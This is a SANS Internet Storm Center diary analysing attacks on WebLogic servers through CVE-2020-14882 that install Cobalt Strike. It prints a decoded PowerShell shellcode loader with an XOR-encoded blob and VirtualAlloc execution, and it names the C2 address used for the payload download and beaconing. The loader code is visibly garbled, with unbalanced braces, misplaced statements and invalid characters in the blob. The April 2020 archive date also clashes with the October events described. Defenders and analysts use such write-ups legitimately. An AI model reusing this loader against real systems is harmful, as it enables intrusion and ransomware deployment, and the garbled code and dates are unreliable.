

Attackers Target WebLogic Servers via CVE-2020-14882 to install Cobalt Strike

By SANS Internet Storm Center

Archived: 2020-04-05 12:44:31 UTC

Starting late last week, we observed a large number of scans against our WebLogic honeypots to detect if they are vulnerable to CVE-2020-14882. CVE-2020-14882 was patched about two weeks ago as part of Oracle's quarterly critical patch update. In addition to scans simply enumerating vulnerable servers, we saw a small number of scans starting on Friday (Oct. 30th) attempting to install crypto-mining tools [1].

On Friday, Oracle amended its patch for CVE-2020-14882 [2]. A new variation of the vulnerability (CVE-2020-14750) can be used to exploit WebLogic servers with a trivial modification of the exploit code.

Last Saturday we started seeing a campaign using a chain of Powershell obfuscated scripts to download a Cobalt Strike payload. According to Cisco Talos Q4 2020 CTIR report, 66% of all ransomware attacks this quarter involved the use of Cobalt Strike [3]. Thus, as expected, there is a high probability ransomware gang included CVE-2020-14882 exploit in their arsenal.

The attack, as seen in Figure 1, exploits the vulnerability to execute a PowerShell payload base64-encoded.



Figure 1 - Payload delivery

Decoding the base64 content, we can find the following code. As seen, there is another encoding layer using base64 and gzip compression. I usually make some adjustments to the original malicious script to make it save the decoded content to a file. So, replacing "IEX" by "\$content =" and appending the script with "\$content |out-file -filepath decoded_script.ps1" is enough to accomplish this result for this case.




Figure 2 - First stage decoding

Part of the resulting code is shown in Figure 3. Notice that there is another protected code. There is a loop decrypting each byte of the code using an XOR function with the byte 0x35.

```

Set-StrictMode -Version 2

function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\')[-1].Equals('System.dll')
    }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress'), [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string')
    return $var_gpa.Invoke($null, @(System.Runtime.InteropServices.HandleRef)(New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), {
    $var_unsafe_native_methods.GetMethod('GetProcAddress')).Invoke($null, $var_module)), $var_procedure)
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.
    AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.
    MulticastDelegate])
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags(
    'Runtime, Managed')
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')
}

return $var_type_builder.CreateType()
}

if ([IntPtr]::size -eq 8) {
    [Byte[]]$var_code = [System.Convert]::FromBase64String(
    '32ugx9Fl6yMj2JyYnKcnVrFvG6hXQ2uoCTrqRDEd6hRc2ss1GlpbhLqaxiJjx9CxyEPA2L16l51uL8znFicmucOoY9R9rIvNFols7KCFWUaijQyMj2um41dEayLzC6hrO2eoYwNqIvPAdWvc6mKof6trIvVuE
    pEuo0FyUqLam14hvDvtJvIG8HR2Ya81b7e2eoYwdqIvNFYgva2eoYz9qIvNiqCerayLzYntie316w37YnpieWugzuN1cdzDe2J6wUoMeps3NzcfcjkjapiUSk1TKUXI2J1agrFb6rSyp1vVADk3FzrEuprEvFuEuNuE
    upi2ZzYpK6Vg3Fb1UH1rqaim8IzIyNuEupicmJyS8BcmK2Kq85dz2yHq46eriakXagr7bhLqclJWOneXFimch2DRJc9mg5Wug4HNJKXrgtJrqlvq50Pe3NzcbhLqXFiwQ4101jC9bj1Ka+I1Mja9zSLKev
    I1MjY9KxyIj18u3zr-0k65nkjcb/acwNk09/1CFM1z8HMK76mDe5e1vSf611QnXDuqWhh19hVbU54s4ymSPQJ5W/1fDf1cs/yeuK32cVqtFl3n/Xw601nZ0E4RmJERK1Xq3hUFT1ET09CDBYmEwHLQZxCOUJ
    XSkPPhgEsmBqgMADRMVA3RKTUdWvZdXkcdQ3Q2M0SK0V9VpGmKXGAM3U9pRk1X2BvN8xg3xMTFqoKSOj18r1UR/42I2KpouxV9jh8m3wepF+dxo0ZpK3z3B9XvLc4q1MhM721Ms127G1E2pW60
    B921dF7462zyqAdt0oV0724dl1F6106e93KqgV/M07vetIju017pxFOVH9N3zskW1NFQJr8aQqyFvavQVCden18d11+90kxL14a027AXTfvowjxwA1FWEfetrso5XJYgvt4N96u8N/dt/1bShU7zUxylo
    vYq1180ooCw0nhr8d0kTg2qBkaTMjYp3TloF1P2rEuq2IyNjI2Kb1z8MjI2KaYyMjI2KZe4dwx1z2a7BucGuqx9m0umq+8Rb1wMjI2qq2mK2MhWpdz2a6DnA6bJv5VfQyCRrU0m41b0e3L7ayYjYmJc+DLvN7c3B1b
    Fg0RExNERITDRUGINMIXLg')
    for ($x = 0; $x -lt $var_code.Count; $x++) {
        $var_code[$x] = $var_code[$x] -bxor 35
    }

    $var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @(IntPtr
    1, [UInt32], [UInt32], [UInt32]) @(IntPtr)))
    $var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
    [System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.Length)

    $var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @(IntPtr)) @(Void)))
}

```

Figure 3 - Second stage decoding

The result of this operation is a shellcode to download and execute a Cobalt Strike payload hosted at <http://185.205.210.179:4321/Z8qZ>.





Figure 4 - Cobalt Strike payload download

Submitting the binary to VirusTotal, we had the following result:



]

Figure 5 - Cobalt Strike payload submitted to Virus Total

Running the malicious scripts in a controlled environment, it was possible to see connections established from time to time with the C2 at [http://185\[.\]205.210.179/en_US/all.js](http://185[.]205.210.179/en_US/all.js).

References

- [1] <https://isc.sans.edu/forums/diary/PATCH+NOW+CVE202014882+Weblogic+Actively+Exploited+Against+Honeypots/26752>
- [2] <https://www.oracle.com/security-alerts/alert-cve-2020-14750.html#AppendixFMW>
- [3] <https://blog.talosintelligence.com/2020/09/CTIR-quarterly-trends-Q4-2020.html>

IOCs:

Network:

45[.]134.26.174
[http://185\[.\]205.210.179:4321/Z8qZ](http://185[.]205.210.179:4321/Z8qZ)
[http://185\[.\]205.210.179/en_US/all.js](http://185[.]205.210.179/en_US/all.js)

Files:

Z8qZ:
 8ca0251bc340fc207e6f832eb6165b8d (MD5)
 8f4654952833b7d7b7db02ca7cb6c2f6cb9c3c545dc51124b0f18588b3c4e1c0 (SHA256)

The malicious requests are available at <https://isc.sans.edu/WebLogicPS.log.zip>

--

Renato Marinho
[Morphus Labs](#) | [LinkedIn](#) | [Twitter](#)

Source: <https://isc.sans.edu/diary/26752>